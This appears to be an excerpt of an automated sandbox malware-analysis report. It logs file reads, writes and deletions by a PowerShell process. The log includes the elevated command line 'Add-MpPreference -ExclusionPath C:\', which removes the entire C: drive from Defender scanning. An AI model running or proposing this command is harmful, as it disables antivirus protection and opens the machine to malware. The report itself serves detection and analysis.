C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6C1D1B4F	ReadFile

Analysis Process: powershell.exe PID: 6680 Parent PID: 6860

General

Start time:	14:39:50
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'powershell' Add-MpPreference -ExclusionPath C:\
Imagebase:	0xab0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D38CF06	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C135B28	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C135B28	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fadwgx3r.s0c.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_kjrrcpza.p2b.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\Documents\20210412	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C1DBEFF	CreateDirectoryW
C:\Users\user\Documents\20210412\PowerShell_transcript.928100.nThv75WD.20210412143952.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6C1D1E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fadwgx3r.s0c.ps1	success or wait	1	6C1D6A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_kjrrcpza.p2b.psm1	success or wait	1	6C1D6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_fadwgx3r.s0c.ps1	unknown	1	31	1	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_kjrrcpza.p2b.psm1	unknown	1	31	1	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\Documents\20210412\PowerShell_transcript.928100.nThv75WD.20210412143952.txt	unknown	3	ef bb bf	...	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\Documents\20210412\PowerShell_transcript.928100.nThv75WD.20210412143952.txt	unknown	588	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 34 31 32 31 34 34 30 30 39 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 39 32 38 31 30 30 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20210412144009..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	44	6C1D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 13 00 00 00 ca e4 c8 d5 15 a0 d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 5c 4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 55 74 69 6c 69 74 79 2e 70 73 64 31 6d 00 00 00 0f 00 00 00 52 65 6d 6f 76 65 2d 56 61 72 69 61 62 6c 65 08 00 00 00 0e 00 00 00 43 6f 6e 76 65 72 74 2d 53 74 72 69 6e 67 08 00 00 00 0d 00 00 00 54 72 61 63 65 2d 43 6f 6d 6d 61 6e 64 08 00 00 00 0b 00 00 00 53 6f 72 74 2d 4f 62 6a 65 63 74 08 00 00 00 14 00 00 00 52 65 67 69 73 74 65 72 2d 4f 62 6a 65 63 74 45 76 65 6e 74 08 00 00 00 0c 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63 65 08 00 00 00 0c 00 00 00 46 6f 72 6d 61 74 2d 54 61 62 6c 65 08 00 00 00 0d 00 00 00 57 61 69 74 2d 44 65 62 75 67 67 65 72 08 00 00 00 11 00 00 00 47 65 74 2d 52 75 6e 73 70 61 63	Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1m.....Remove-Variable.....Convert-String.....Trace-Command.....Sort-Object.....Register-ObjectEvent.....Get-Runspace.....Format-Table.....Wait-Debugger.....Get-Runspac	success or wait	1	6C1D1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	65 08 00 00 00 17 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 49 6d 70 6f 72 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 13 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 16 00 00 00 52 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 14 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 50 72 6f 76 69 64 65 72 08 00 00 00 ff ff ff ff 95 76 fa 78 15 a0 d5 08 49 00 00 00 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 76 31 2e 30 5c 4d 6f 64 75 6c 65 73 5c 44 65 66 65 6e 64 65 72 5c 44 65 66	e.....Install-PackageProvider.....Import-PackageProvider.....Get-PackageProvider.....Register-PackageSource.....Uninstall-Package.....Find-PackageProvider.....v.x....I...C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Def	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	2446	10 00 00 00 52 65 73 75 6d 65 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 1c 00 00 00 42 61 63 6b 75 70 2d 42 69 74 4c 6f 63 6b 65 72 4b 65 79 50 72 6f 74 65 63 74 6f 72 02 00 00 00 25 00 00 00 53 68 6f 77 2d 42 69 74 4c 6f 63 6b 65 72 52 65 71 75 69 72 65 64 41 63 74 69 6f 6e 73 49 6e 74 65 72 6e 61 6c 02 00 00 00 17 00 00 00 55 6e 6c 6f 63 6b 2d 50 61 73 73 77 6f 72 64 49 6e 74 65 72 6e 61 6c 02 00 00 00 10 00 00 00 55 6e 6c 6f 63 6b 2d 42 69 74 4c 6f 63 6b 65 72 02 00 00 00 18 00 00 00 41 64 64 2d 54 70 6d 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 25 00 00 00 41 64 64 2d 52 65 63 6f 76 65 72 79 50 61 73 73 77 6f 72 64 50 72 6f 74 65 63 74 6f 72 49 6e 74 65 72 6e 61 6c 02 00 00 00 1a 00 00 00 55 6e 6c 6f 63 6b 2d 52 65 63 6f 76 65 72	....Resume-BitLocker.....Backup-BitLockerKeyProtector....%...Show-BitLockerRequiredActionsInternal.....Unlock-PasswordInternal.....Unlock-BitLocker.....Add-TpmProtectorInternal....%...Add-RecoveryPasswordProtectorInternal.....Unlock-Recover	success or wait	1	6C1D1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 11 00 00 00 59 14 00 00 19 00 00 00 e7 0d 0a 06 dd 07 d0 07 b0 07 00 00 00 00 1b 02 31 00 c3 0d 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....Y.....1.....@.....	success or wait	1	6D6576FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 b0 5e e7 8d bf 4c b2 22 4d 79 98 9c a7 3a 3a 00 00 00 0e 00 20 00	H.....<@.^...L."My.. .::..... .	success or wait	17	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	17	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	11	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	11	6D6576FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	00 0e 80 00 01 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 54 01 40 00 f9 3e 40 01 cb 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 5b 01 40 00 4e 54 40 01 48 54 40 01 f4 53 40 01 8b 53 40 01 68 54 40 01 91 53 40 01 fa 53 40 01 82 53 40 01 5c 01 40 00 00 54 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 b8 53 40 01 fb 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 95 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 21 4d 40 01 3b 4d 40 01 e0 44 40 01 e5 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 45 4d 40 01 dc 71 40 01 dd 71 40 01 f8 53 40 01 98 25 00 01 ba 6e 00 01 34 26 00 01 35 26 00 01 37 26 00 01 5e 26 00 01 de 26 00 01 26 68 00	....T.@..>@...@.V.@.H .@.X.@. [.@.NT@.HT@..S@..S@. hT@..S @..S@..S@.\.@..T@..T@. @X@.?X@. .T@..S@..S@..T@..T@.x T@.zT@..T @.=M@.DM@.:M@."M@. M@.!M@.;M@. .D@..D@.@M@. <M@.$M@.8M@.? M@.EM @..q@..q@..S@..%...n..4 &..5&..7&..^&...&..&h.	success or wait	11	6D6576FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D2C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D36CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D36CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D365705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	6D371F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21324	success or wait	1	6D37203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation \1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageMana gement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	143	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	6C1D1B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	637	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft. PowerShell.Utility.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	534	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft .PowerShell.Management\Microsoft.PowerShell.Management.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppBackgr oundTask\AppBackgroundTask.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppLocker\AppLocker.psd1	unknown	990	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AppvClient\AppvClient.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf4 9f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D2C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D2C03DE	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Appx\Appx.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	368	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	success or wait	2	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	770	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\en-US\BitLocker.psd1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	6C1D1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6D365705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	unknown	4096	success or wait	1	6C1D1B4F	ReadFile
